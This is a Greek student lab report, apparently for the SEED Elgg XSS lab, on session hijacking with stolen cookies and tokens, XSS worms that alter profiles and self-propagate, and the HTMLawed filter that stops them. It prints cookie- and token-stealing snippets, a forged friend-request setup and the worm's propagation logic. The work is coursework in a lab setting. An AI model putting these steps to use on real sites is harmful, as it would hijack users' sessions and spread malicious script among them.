Ασφάλεια Δικτύων & Πληροφοριακών Συστημάτων
Ακαδημαϊκό Έτος: 2016-17
Εξάμηνο: 8ο
Project 3
Αξελός Χρήστος, 1814
Κάραλης Γεώργιος, 1848
Πολυχρόνης Γεώργιος, 1749

Κυριακή, 04 Ιουνίου 2017

Task 4: Hijacking session

Στο ερώτημα αυτό χηρισμοποιήσαμε το cookie που κλέψαμε από το θύμα για να στείλουμε ένα friend request στον attacker. Για τις σωστές τιμές των token, ts value χρειάστηκε απλά να διαφοροποιήσουμε το script που είχαμε στο infected profile προσθέτοντας :

+ escape(document.cookie) + escape(elgg.security.token.__elgg_ts) + escape(elgg.security.token.__elgg_token)


ώστε να πάρουμε τις τιμές τους από το σωστό session.

Στη συνέχεια προσθέσαμε την παραπάνω πληροφορία στο πρόγραμμα Friend.java μαζί με το id του attacker στο url (“**http://www.xsslabelgg.com/action/friends/add?friend=<attacker ID>” + request details);**


στο **urlConn.addRequestProperty("Cookie", "Elgg=<victim cookie>");**

στο **String data = "name=<victim name>&guid=<victim id>"**

η κλεμένη πληροφορία από τον echoserver:



και για να επαληθεύσουμε την ορθότητα των κλεμένων στοιχείων **:**



Από το victim στο View Page source βλέπουμε ότι τα στοχεία επαληθεύονται.


```
elgg.security.token.__elgg_ts = 1496587352;
elgg.security.token.__elgg_token = '255e088fa89a20b04c3422360abeb1ed';
```

Και τέλος τρέχοντας το πρόγραμμα κάναμε το θύμα να μας στείλει friend request.


Task 5: Writing an XSS Worm

Στο ερώτημα αυτό πρέπει να μεταβάλλουμε το προφίλ ενός θύματος και ταυτόχρονα να κάνει φίλο το άτομο που έχει τον ιό (κώδικας javascript) στο προφίλ του. Για να γίνει αυτό χρησιμοποιούμε την Ajax(asynchronous javascript and xml) ώστε να στείλουμε http request για να μεταβάλλουμε το προφιλ του θύματος(POST) και να μας κάνει φίλους στο elgg(GET). Για να συμπληρώσουμε τα headers του HTTP Request χρησιμοποιήσαμε το εργαλείο Developer Tools, οποίο αποτελεί add-on στον firefox. Για την χρήση του πατάμε το κουμπί Tools -> Browser Console. Ακολουθούν αναλυτικά εικόνες την διαδικασίας

Προσθέσαμε τον κώδικα javascript στον root του localhost, που βρίσκεται στο /var/www/html



Το υπογραμμισμένο κομμάτι αποτελεί την αλλαγή που θέλουμε να κάνουμε στο profil του θύματος. Συγκεκριμένα μεταβάλουμε το πεδίο "description" στην html του προφίλ του χρήστη με κωδικό guid, όνομα name και τα elgg_ts, elgg_token, οποιά αποκτά ένας χρήστης μόλις κάνει login ο χρήστης και ανανεώνονται ανα τακτά χρονικά διαστήματα για λόγους ασφάλειας



Εκτός από το πεδίο "description" θα μπορούσαμε να μεταβάλουμε και άλλα πεδία της σελίδας όπως το "brief discription", "My display name", κτλ. Προτιμήσαμε να αλλάξουμε το πεδίο description για να μας βοηθήσει στο task6 καθώς προσθέσαμε τον κώδικα ώστε ο "ιος" να διαδίδεται

ΠΡΟΣΘΗΚΗ ΦΙΛΟΥ

Αμέσως μετά την αλλαγή του προφίλ, κάνουμε φίλο τον επιτιθέμενο στέλνοντας μια GET Request ίδια με αυτήν που παρατηρούμε μέσα από το Firefox Developer Tools. Αυτήν την φορά δεν χρειάζεται να ξαναγράψουμε τα Headers γιατί το κάναμε αυτό στελνοντας την POST Request για την αλλαγή του Profile

Task 6: Writing a Self-Propagating XSS Worm

Για το ερώτημα αυτό **χρησιμοποιήσαμε τον ίδιο κώδικα του Task5**, οπου το edit που κάναμε στο πεδίο "description" του προφίλ. Η λειτουργία του κώδικα είναι η εξής:

Με το που μπαίνει στο "μολυσμένο" προφίλ το θύμα, εντοπίζεται ο κώδικας javascript ο οποίος έχει τις HTTP POST και GET Requests, αλλά αυτήν τη φορά η POST Request όχι απλά αλλάζει το προφίλ αλλά αντιγράφει το

<script type="text/javascript"
src="http://localhost/ajax_code.js">
</script>


Απο το πεδίο "Description" του μολυσμένου προφίλ στο πεδίο "Description" και το θύμα τον προσθέτει στην λίστα φίλων. Η διαδικασία επαναλμβάνεται αναδρομικά όσο οι χρήστες μπαίνουν στα μολυσμένα προφίλ. Για να μην γίνει overwrite ο "ιός" και δεν λειτουργεί η διαδικασία, προσθέσαμε στον κώδικα τις εντολές, έτσι ώστε να στέλνεται το POST Request **μόνο όταν** ισχύει η παρακάτω συνθήκη:

if(elgg.session.user.guid!=41&&elgg.page_owner.guid!=elgg.session.user.guid)

, το οποίο σημαίνει "κόλλα τον ιό στον χρήστη μόνο όταν το θύμα ΔΕΝ είναι ο attacker και όταν το θύμα ΔΕΝ βρίσκεται στο προφίλ του". Παρατηρούσαμε ότι χωρίς την συνθήκη ο κώδικας δεν αντιγράφοταν σωστά

Task 7: Ενεργοποίηση του HTMLawed 1.8

Τέλος, ενεργοποιήσαμε την ρύθμιση όπου αφαιρούνται τα tags από τα inputs του user με την βοήθεια της συνάρτησης filter πτου βρίσκεται στο elgg/engine/lib/input.php και παρατηρήσαμε όντως έχουν αφαιρεθεί όλα τα tags και έχει μείνει το κείμενο της παρακάτω εικόνας. Επίσης όπως φαίνεται λίγο πιο κάτω, **δεν** έχει συμπεριληφθεί καθόλου το αρχείο ajax_code.js το οποίο κολλούσε τον "ιό" επομένως δεν αντιγράφεται ο κώδικας javascript, δεν αλλάζει το προφίλ του θύματος και το θύμα δεν τον προσθέτει στους φίλους



ΠΑΡΑΤΗΡΗΣΕΙΣ:

Για να επαναλάβει κάποιος τις παραπάνω επιθέσεις αρκεί να χρησιμοποιήσει τα κατάλληλα εργαλεία για να υποκλέψει τα στοιχεία που πρέπει (ts, token, cookie) και στη συνέχεια να γράψει κώδικα javascript και να τον ενσωματώσει στα κατάλληλα σημεία όπως παραπάνω.